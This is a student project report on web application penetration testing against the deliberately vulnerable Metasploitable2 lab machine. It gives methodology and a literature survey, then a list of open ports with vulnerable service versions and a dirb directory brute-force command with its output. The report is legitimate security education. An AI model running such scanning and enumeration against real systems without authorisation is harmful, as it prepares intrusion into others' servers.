SMARTBRIDGE PROJECT

WEB APPLICATION PENETRATION TESTING

TEAM 2.9

TEAM MEMBER:

ADHITHYA S D - 20BCI0130 (adhithya.sd2020@vitstudent.ac.in)

PRATHAM TRIPATHI - 20BCI0233 (pratham.tripathi2020@vitstudent.ac.in)

VAISHNAVI SELVAKASI - 20BCE2756 (vaishnavi.selvakasi2020@vitstudent.ac.in)

ABHISHEK KUMAR - 20BEI0047 (abhishek.kumar2020c@vitstudent.ac.in)

FINAL REPORT

Overview

Web Application Penetration Testing is a crucial aspect of ensuring the security and integrity of web-based systems. It involves a systematic and methodical approach to identify vulnerabilities and weaknesses in web applications that could be exploited by malicious actors. The primary goal of web application penetration testing is to assess the security posture of the application and provide actionable recommendations for mitigating the identified risks.

The process of web application penetration testing typically involves several stages. It starts with reconnaissance and information gathering, where the tester gathers as much information as possible about the target application, including its architecture, technologies used, and potential entry points. This information helps in formulating an effective testing strategy.

Next comes the vulnerability scanning phase, where automated tools are used to scan the application for common security issues such as cross-site scripting (XSS), SQL injection, and insecure direct object references. These tools help in identifying low-hanging fruits and known vulnerabilities.

Once the initial scanning is complete, the tester proceeds with manual testing, which involves a deeper analysis of the application's functionality, business logic, and user inputs. This phase requires a combination of manual testing techniques, including fuzzing, parameter manipulation, and authentication bypass attempts, to identify any security weaknesses that may not be detected by automated tools.

After identifying vulnerabilities, the tester attempts to exploit them to gain unauthorized access or perform malicious actions. This step helps in assessing the impact of the identified vulnerabilities and validating their existence.

Finally, a detailed report is generated, summarizing the findings, including the vulnerabilities discovered, their severity, and recommendations for remediation. The report serves as a valuable resource for developers and system administrators to prioritize and address the identified issues.

Web application penetration testing is an ongoing process, as new vulnerabilities can emerge over time due to software updates, configuration changes, or new attack vectors. Regular testing helps in maintaining a robust security posture and ensures that any new vulnerabilities are promptly identified and remediated.

Overall, web application penetration testing plays a vital role in protecting web applications from potential security breaches. It helps organizations identify and address vulnerabilities before they can be exploited by attackers, thereby reducing the risk of data breaches, unauthorized access, and potential financial and reputational

damage. By conducting thorough and regular penetration testing, organizations can enhance the security of their web applications and provide a safer online experience for their users.

Purpose

Web application penetration testing is a crucial security assessment process that aims to identify vulnerabilities and weaknesses in web applications. The purpose of conducting such testing is to simulate real-world attacks and evaluate the security posture of web applications, thereby ensuring their resilience against potential threats. By performing web application penetration testing, organizations can proactively identify and address security flaws before malicious actors exploit them.

One of the primary goals of web application penetration testing is to uncover vulnerabilities that could potentially lead to unauthorized access, data breaches, or other forms of cyber-attacks. By simulating different attack scenarios, security professionals can assess the effectiveness of existing security measures and identify areas where improvements are needed. This testing process involves the systematic examination of various components, including the application's front-end interface, back-end infrastructure, databases, and underlying technologies.

Through web application penetration testing, organizations can gain valuable insights into the security posture of their web applications. By identifying vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), insecure direct object references, and others, organizations can take proactive measures to mitigate these risks. This includes implementing appropriate security controls, applying patches and updates, enhancing secure coding practices, and implementing robust access controls.

Furthermore, web application penetration testing helps organizations meet regulatory compliance requirements and industry standards. Many regulatory frameworks, such as the Payment Card Industry Data Security Standard (PCI DSS), require organizations to perform regular security assessments, including web application penetration testing, to ensure the protection of sensitive customer data. By fulfilling these compliance requirements, organizations can demonstrate their commitment to security and build trust with their customers and partners.

Another crucial aspect of web application penetration testing is its ability to enhance incident response preparedness. By identifying vulnerabilities and weaknesses, organizations can prioritize remediation efforts and strengthen their incident response plans. This proactive approach enables organizations to minimize the impact of potential security incidents, respond swiftly to emerging threats, and recover efficiently from any security breaches.

In summary, web application penetration testing plays a vital role in enhancing the security of web applications by identifying vulnerabilities, ensuring compliance, and improving incident response preparedness. By investing in this proactive security assessment process,

organizations can protect their sensitive data, safeguard their reputation, and maintain the trust of their stakeholders in an ever-evolving threat landscape.

Existing Problem:

Web application penetration testing is a crucial aspect of ensuring the security and integrity of web-based systems. With the increasing number of web applications and their inherent vulnerabilities, organizations face significant risks such as data breaches, unauthorized access, and compromise of sensitive information. The ever-evolving threat landscape and sophisticated attack vectors pose a challenge to effectively identify and address vulnerabilities in web applications. The lack of robust security measures and the continuous emergence of new attack techniques further exacerbate the problem.

Existing Approaches or Methods:

To tackle the problem of web application security, various approaches and methods have been developed and employed by security professionals and organizations. These approaches aim to identify vulnerabilities, assess the overall security posture, and enhance the resilience of web applications. Here are some commonly used approaches and methods:

1. Manual Testing: Security experts perform a comprehensive manual assessment of web applications by examining the source code, analyzing network traffic, and identifying potential vulnerabilities through various techniques like fuzzing, code review, and input validation.

2. Automated Scanning: Automated tools, such as web application vulnerability scanners, are used to scan web applications for common vulnerabilities like SQL injection, cross-site scripting (XSS), and security misconfigurations. These tools help identify potential issues quickly and efficiently.

3. Threat Modeling: This approach involves analyzing the architecture and design of the web application to identify potential security threats and prioritize them based on their severity. By understanding the application's attack surface, developers and security teams can focus on critical areas and implement appropriate security measures.

4. Secure Development Lifecycle (SDL): Adopting a secure development lifecycle ensures that security is integrated into the entire software development process. This includes conducting security training for developers, performing security code reviews, implementing secure coding practices, and conducting security testing at various stages of the development lifecycle.

5. Bug Bounty Programs: Organizations can leverage the collective intelligence of the security community by running bug bounty programs. These programs incentivize ethical

hackers to discover vulnerabilities in web applications and report them in exchange for rewards. Bug bounty programs help identify and address vulnerabilities that may have been overlooked during internal testing.

6. Web Application Firewalls (WAFs): WAFs act as a protective barrier between the web application and potential attackers. They monitor and filter incoming and outgoing web traffic, blocking malicious requests and protecting against common web-based attacks like SQL injection and cross-site scripting.

7. Continuous Monitoring and Testing: Regular monitoring and testing of web applications are essential to detect new vulnerabilities and assess the effectiveness of existing security measures. Continuous monitoring allows organizations to proactively identify and address security issues as they arise, reducing the window of opportunity for attackers.

These existing approaches and methods play a crucial role in improving the security of web applications. However, it is important to note that no single approach can guarantee complete security. A combination of these methods, along with ongoing security awareness, training, and proactive risk management, is essential to effectively address the challenges posed by web application penetration testing and ensure the robust security of web-based systems.

LITERATURE SURVEY :

The research paper by Prof. Sangeeta Nagpure ,Sonal Kurkure [1] discusses the comparative and collective analysis of web application vulnerability assessment and penetration testing methods.

The paper provides a detailed explanation of various web application vulnerabilities such as Session Hijacking and Privilege Escalation. It also discusses the differences between manual and automated penetration testing, highlighting that manual testing has 100% accuracy while automated tools do not. The paper concludes by proposing that organizations should plan an integrated manual and automated testing approach to increase accuracy in identifying vulnerabilities in web applications.

The paper by Nagendran K, Adithyan A, Chethana R, Camillus P, Bala Sri Varshini K B [2] discusses the classification of web attacks into client-side and server-side attacks. Client-side attacks are deployed against the clients of a particular website to steal their data, while server-side attacks are deployed against the web server, targeting a vulnerable endpoint of the web app and sending a malicious payload to the server.

The paper also discusses the importance of penetration testing and the difference between penetration testing and vulnerability assessment. It further elaborates on common vulnerabilities exploited globally, such as SQL Injection, and provides testing techniques for these vulnerabilities.

This paper by Zoran ĐURIĆ [3] describes penetration test tool designed for dynamic security analysis of web applications called WAPTT. This tool is designed to exploit forms and anchors with parameters. The main goal of this tool is to generate test inputs and assess test results of testing from the client side. Compared to six well-known web application scanners, WAPTT showed promising results in detecting various web application vulnerabilities.

Moreover, compared to these scanners, WAPTT detected the same or greater number of vulnerabilities in every tested application for every type of vulnerability. When compared to the well-known state-of-the-art web application scanners, WAPTT has one extra feature, which is modularity, which enables end-users to easily extend this tool. Also, this is one of the promising areas of extension to this work. It would be interesting to implement some additional attack generator and analyzer submodules in order to support detection of new types of web application vulnerabilities.

The current study [4] analyzed research on the subject of penetration testing, and mainly web penetration testing. Since manual penetration testing is inefficient in terms of time, money,

and effort, its automated counterpart was examined. Web scanners are used to execute automated web penetration tests, and testing with automated tools is less time-consuming than testing manually. This paper began by explaining penetration tests and identifying the differences between manual and automated tests. It then reviewed articles about web penetration testing and its associated methods. The most common web application variabilities and techniques to mitigate or prevent attacks were presented, after which, most of the vulnerability types present in the web environment were linked with attack tools that could be utilized to perform penetration testing to detect these vulnerabilities.

Author	Suggested Technique	Advantages	Limitations
Mirjalili et al. [5] 2014	Automated penetration testing framework with the following two major components: 1. An operational unit called an executor that conducts attacks; 2. A control unit called an orchestrator that orchestrates attacks across consecutive stages.	The distributed hacking framework provides scalability, a distributed nature, and ease of use and is an invaluable resource for users looking to enhance their cybersecurity.	Suffers from process synchronization, resource management, fault tolerance, and error recovery.

Fredj et al. [6] 2018	A proactive approach was taken covering the top 10 OWASP projects. A variety of security controls and best practices for managing web application security risks were also provided.	The report outlined the current threat landscape, highlighted the OWASP Top 10 security risks, and discussed risk mitigation measures that organizations can take to better protect their web applications, and it emphasized the need to implement automated security scans that can detect vulnerabilities in web applications.	
Wibowo et al. [7]	An integrated approach for OWASP Security Shepherd based on using a combination of secure coding practices, automated tools, and manual code reviews.	OWASP Security Shepherd provides the following: 1. An effective solution for protecting web applications from XSS attacks; 2. An intuitive interface and features such as easy-to-use reports, real-time monitoring, and support for multiple programming languages.	The present web application firewalls only offer basic protection rules that do not consider advancements in the sector. The authors wanted to build and create a lightweight and adaptable web application firewall in the future as part of their ongoing development.
Hasan et al. [8]	Used VAPT to secure a web application.	Security defects can be identified very effectively with VAPT	The mentioned tools that can be helpful during VAPT processes need to be compared.

Web application penetration testing is a method or solution used to identify and address vulnerabilities and security weaknesses in web applications. It involves systematically assessing the security controls, identifying potential vulnerabilities, and attempting to exploit them to gain unauthorized access or perform malicious actions.

The following steps are typically involved in web application penetration testing:

1. Reconnaissance: Gathering information about the target web application, its infrastructure, and potential entry points.

2. Scanning: Conducting vulnerability scans and assessments using tools like Nmap, Nikto, or OpenVAS to identify potential vulnerabilities and weak points.

3. Enumeration: Identifying and gathering information about the target application's resources, such as directories, files, and services.

4. Exploitation: Attempting to exploit identified vulnerabilities to gain unauthorized access, escalate privileges, or perform other malicious activities.

5. Post-Exploitation: Assessing the impact of successful exploits and documenting the potential risks and vulnerabilities that have been exploited.

6. Reporting: Compiling a comprehensive report that includes the findings, vulnerabilities, risks, and recommended mitigation strategies for addressing the identified issues.

7. Remediation: Working with the development team or system administrators to address and fix the identified vulnerabilities and weaknesses.

By conducting web application penetration testing, organizations can proactively identify and address security flaws in their web applications, helping to protect sensitive data, prevent unauthorized access, and enhance overall security posture.

THEORITICAL ANALYSIS (Block diagram)

```
PING --> NMAP
NMAP --> OPEN_PORTS
OPEN_PORTS --> TRACEROUTE
TRACEROUTE --> DIRB
DIRB --> WAF
WAF --> FTP_EXPLOITATION
FTP_EXPLOITATION --> FTP_PORT_EXPLOITATION
FTP_PORT_EXPLOITATION --> SSH_EXPLOITATION
SSH_EXPLOITATION --> TELNET_EXPLOIATATION
TELNET_EXPLOIATATION --> MYSQL_EXPLOITATION
MYSQL_EXPLOITATION --> POSTGRESQL_EXPLOITATION
POSTGRESQL_EXPLOITATION --> NIKTO
```






FIG :TESTING PROCEDURE



OWASP
The Open Web Application Security Project
Tester
Information Gathering
Harvest information on the infrastructure an d web environment
Harvest information of the interactive applications and dynamic content generation used
Produce results for start of test
Go through each phase to test for individual weaknesses:
- Input Validation
- Session Manipulation
- Logon process etc
Has a possible vulnerability been detected? (Programming error, configuration error or system vulnerability)
Have all attack methods has exhausted and investigated?
Have all possible test been executed?
Did the attack succeed?
Attack target directed to exploit vulnerability
Make a risk assesment of the vulnerability
Can the vulnerability compromise the service?
Is internal information leaked?(Source code fragments, implementaion informaiton etc.,)
Is the information Business Critical?
Generate an alert and Contact the Organization
Results:
- Tested and succeeded vulnerabilities
-Detailed impact and consequences of vulnerabilities in web service
Yes
No


Pen Tester
Target Selection
Information Gathering
Information
Attack Generation
Attacks
Web Application
Responses
Response Analysis
Analysis feedback
Report

PRACTICE WEB APPLICATION: METASPLOITABLE2


Ping:

Pinging the host to check the connectivity.



Nmap scan:

Nmap (Network Mapper) is a powerful open-source network scanning tool used to discover hosts, services, and vulnerabilities on computer networks. It provides a comprehensive range of scanning techniques, including port scanning, service/version detection, operating system identification, and scriptable interactions with target systems.



Open Ports:

- Port 21/tcp: This is the FTP (File Transfer Protocol) port. The version mentioned, vsftpd 2.3.4, has had several vulnerabilities in the past.

- Port 22/tcp: This is the SSH (Secure Shell) port, which provides secure remote login and command execution. The version specified, OpenSSH 4.7p1 Debian 8ubuntu1, has had vulnerabilities in older versions.

- Port 23/tcp: This is the Telnet port, which is an insecure protocol for remote access. The presence of the Linux telnetd service indicates that Telnet is enabled on the system. Telnet is known to transmit data in clear text, making it susceptible to eavesdropping.

- Port 25/tcp: This is the SMTP (Simple Mail Transfer Protocol) port used for email transmission. The presence of Postfix smtpd suggests that the server is running a mail server. Security risks associated with SMTP ports mainly involve email relay and spam issues.

- Port 53/tcp: This is the DNS (Domain Name System) port. The presence of ISC BIND 9.4.2 indicates the system is running a DNS server. DNS servers can be vulnerable to various types of attacks, including DNS spoofing and denial-of-service (DoS) attacks.

- Port 80/tcp: This is the HTTP (Hypertext Transfer Protocol) port used for web traffic. The presence of Apache httpd 2.2.8 indicates a web server running on the system. Web servers are often targeted by hackers, and vulnerabilities in the server software or web applications can lead to unauthorized access or website defacement.
- Port 111/tcp: This is the RPC (Remote Procedure Call) port used for network services. The presence of rpcbind indicates that the system has RPC services running. Misconfigured or vulnerable RPC services can be exploited to gain unauthorized access or launch remote attacks.

- Ports 139/tcp and 445/tcp: These are the NetBIOS ports used for file sharing and communication between computers. The presence of Samba smbd 3.X - 4.X suggests that the system is running a Samba server for file sharing. Older versions of Samba have had vulnerabilities that could allow unauthorized access or remote code execution.

- Port 512/tcp: This is the exec port used for remote command execution. The presence of netkit-rsh rexecd indicates that the system allows remote execution of commands. This service can be a security risk if not properly secured, as it can be abused for unauthorized access or as a launching point for further attacks.

- Port 513/tcp: This is the login port used for remote login. The presence of OpenBSD or Solaris rlogind indicates that the system allows remote login using the rlogin protocol. Similar to Telnet, rlogin transmits data in clear text, making it vulnerable to eavesdropping.

- Port 514/tcp: This port is tcpwrapped, meaning that the service listening on this port is not identifiable based on the provided information. Further analysis is needed to determine the exact nature and potential vulnerabilities associated with this port.

- Port 1099/tcp: This is the Java RMI (Remote Method Invocation) port used for remote communication between Java programs. The presence of GNU Classpath grmiregistry suggests that the system has Java RMI services running. Improperly secured Java RMI services can be exploited to execute arbitrary code or perform unauthorized actions.

- Port 1524/tcp: This is the bindshell port, indicating the presence of a vulnerable service that provides a root shell access. This is often intentionally vulnerable for testing purposes, such as in the case of the Metasploitable virtual machine.

- Port 2049/tcp: This is the NFS (Network File System) port used for file sharing between computers. The presence of NFS indicates that the system has NFS services running. NFS can have security vulnerabilities, such as unauthorized access or information disclosure if not properly configured and secured.

- Port 2121/tcp: This is the FTP (File Transfer Protocol) port, specifically for ProFTPD version 1.3.1. Similar to port 21, the version specified may have vulnerabilities associated with it.
- Port 3306/tcp: This is the MySQL database port. The presence of MySQL 5.0.51a-3ubuntu5 suggests that a MySQL server is running. It is crucial to secure the MySQL server properly, including setting strong passwords, restricting access, and keeping the server up to date, to prevent unauthorized access or data breaches.


- Port 5432/tcp: This is the PostgreSQL database port. The presence of PostgreSQL DB 8.3.0 - 8.3.7 indicates a running PostgreSQL server. Like MySQL, it is important to secure the PostgreSQL server by applying security patches, using strong authentication, and implementing proper access controls to protect the data stored in the database.

- Port 5900/tcp: This is the VNC (Virtual Network Computing) port. VNC is a remote desktop protocol. The presence of VNC (protocol 3.3) suggests that a VNC server is running on the system. VNC can be a security risk if not properly configured, as it could allow unauthorized access to the system. It is recommended to secure the VNC

server by using strong passwords, encryption, and limiting access to trusted networks or users.

TRACEROUTE:

Traceroute is a network diagnostic tool used to trace the path and measure the round-trip time (RTT) of packets between a source and a destination on a computer network. It works by sending a series of packets with gradually increasing time-to-live (TTL) values, allowing it to identify the routers or intermediate network devices through which the packets pass. Traceroute provides valuable insights into network connectivity, helping to identify bottlenecks, latency issues, and routing problems.



DIRB scan:

A DIRB scan (also known as a directory brute-forcing scan) is a method used in penetration testing to discover hidden directories and files on a web server. It involves using a tool called DIRB (Directory Buster) to enumerate common directories and filenames in an attempt to find vulnerable or hidden areas of a website.

```
adhi@kali: ~
File  Edit  View  Search  Terminal  Help
┌──(adhi㉿kali)-[~]
└─$ dirb http://192.168.43.108/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 27 19:14:08 2023
URL_BASE: http://192.168.43.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.43.108/ ----
+ http://192.168.43.108/cgi-bin/ (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.43.108/dav/
+ http://192.168.43.108/index (CODE:200|SIZE:891)
+ http://192.168.43.108/index.php (CODE:200|SIZE:891)
+ http://192.168.43.108/phpinfo (CODE:200|SIZE:48086)
+ http://192.168.43.108/phpinfo.php (CODE:200|SIZE:48098)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/
+ http://192.168.43.108/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.43.108/test/
==> DIRECTORY: http://192.168.43.108/twiki/

---- Entering directory: http://192.168.43.108/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/ ----
+ http://192.168.43.108/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.43.108/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/contrib/
+ http://192.168.43.108/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.43.108/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.43.108/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.43.108/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/index.php (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/js/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/libraries/
```

```
